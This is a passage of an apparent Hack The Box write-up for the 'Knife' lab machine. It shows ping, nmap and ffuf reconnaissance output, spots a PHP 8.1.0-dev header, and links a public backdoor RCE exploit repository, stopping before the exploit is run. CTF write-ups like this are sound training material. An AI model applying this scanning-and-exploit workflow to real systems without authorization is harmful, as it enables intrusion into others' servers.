

Knife (HTB)

ip of the machine :- 10.129.3.216




```
~/current Sun Oct 06 2024 15:35 (4.113s)
ping 10.129.3.216 -c 5

PING 10.129.3.216 (10.129.3.216) 56(84) bytes of data.
64 bytes from 10.129.3.216: icmp_seq=1 ttl=63 time=81.9 ms
64 bytes from 10.129.3.216: icmp_seq=2 ttl=63 time=84.6 ms
64 bytes from 10.129.3.216: icmp_seq=3 ttl=63 time=83.4 ms
64 bytes from 10.129.3.216: icmp_seq=4 ttl=63 time=83.6 ms
64 bytes from 10.129.3.216: icmp_seq=5 ttl=63 time=82.8 ms

--- 10.129.3.216 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 81.867/83.224/84.560/0.889 ms
```

machine is on!!!




```
~/current Sun Oct 06 2024 15:36 (8.189s)
nmap -p- --min-rate=10000 10.129.3.216

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-06 15:36 IST
Nmap scan report for 10.129.3.216
Host is up (0.083s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

only two ports are open!!!




```
~/current Sun Oct 06 2024 15:36 (10.611s)
nmap -p 22,80 -sC -A -Pn 10.129.3.216

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-06 15:36 IST
Nmap scan report for 10.129.3.216
Host is up (0.082s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.56 seconds
```

Got versions of services running on both the ports...



```
~/current Sun Oct 06 2024 15:39 (10.081s)
ffuf -u http://10.129.3.216/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.3.216/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 85ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 85ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 85ms]
index.php               [Status: 200, Size: 5815, Words: 646, Lines: 221, Duration: 83ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 81ms]
:: Progress: [4734/4734] :: Job [1/1] :: 491 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

found an index.php file through directory fuzzing not else... Let's see it...




10.129.3.216/index.php

About EMA / Patients / Hospitals / Providers / E-MSO

At EMA we're taking care to a whole new level . . .


Taking care of our

just the same as the default one when we add ip addr. simply.



```
HTTP/1.1 200 OK
Date: Sun, 06 Oct 2024 10:10:55 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Content-Length: 5815
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Then i analysed the response headers and found PHP version 8.1...



https://github.com/flast101/php-8.1.0-dev-backdoor-rce

flast101 / **php-8.1.0-dev-backdoor-rce** Public

flast101 Update README.md 7a7be1c · 3 years ago


docs	Update index.md	3 years ago
README.md	Update README.md	3 years ago
backdoor_php_8.1.0-dev.py	Update backdoor_php_8.1.0-dev.py	3 years ago
revshell_php_8.1.0-dev.py	Update revshell_php_8.1.0-dev.py	3 years ago

README

PHP 8.1.0-dev Backdoor Remote Code Execution


PHP 8.1.0-dev Backdoor System Shell Script

found this exploit of version 8.1 of php, let try it!!!



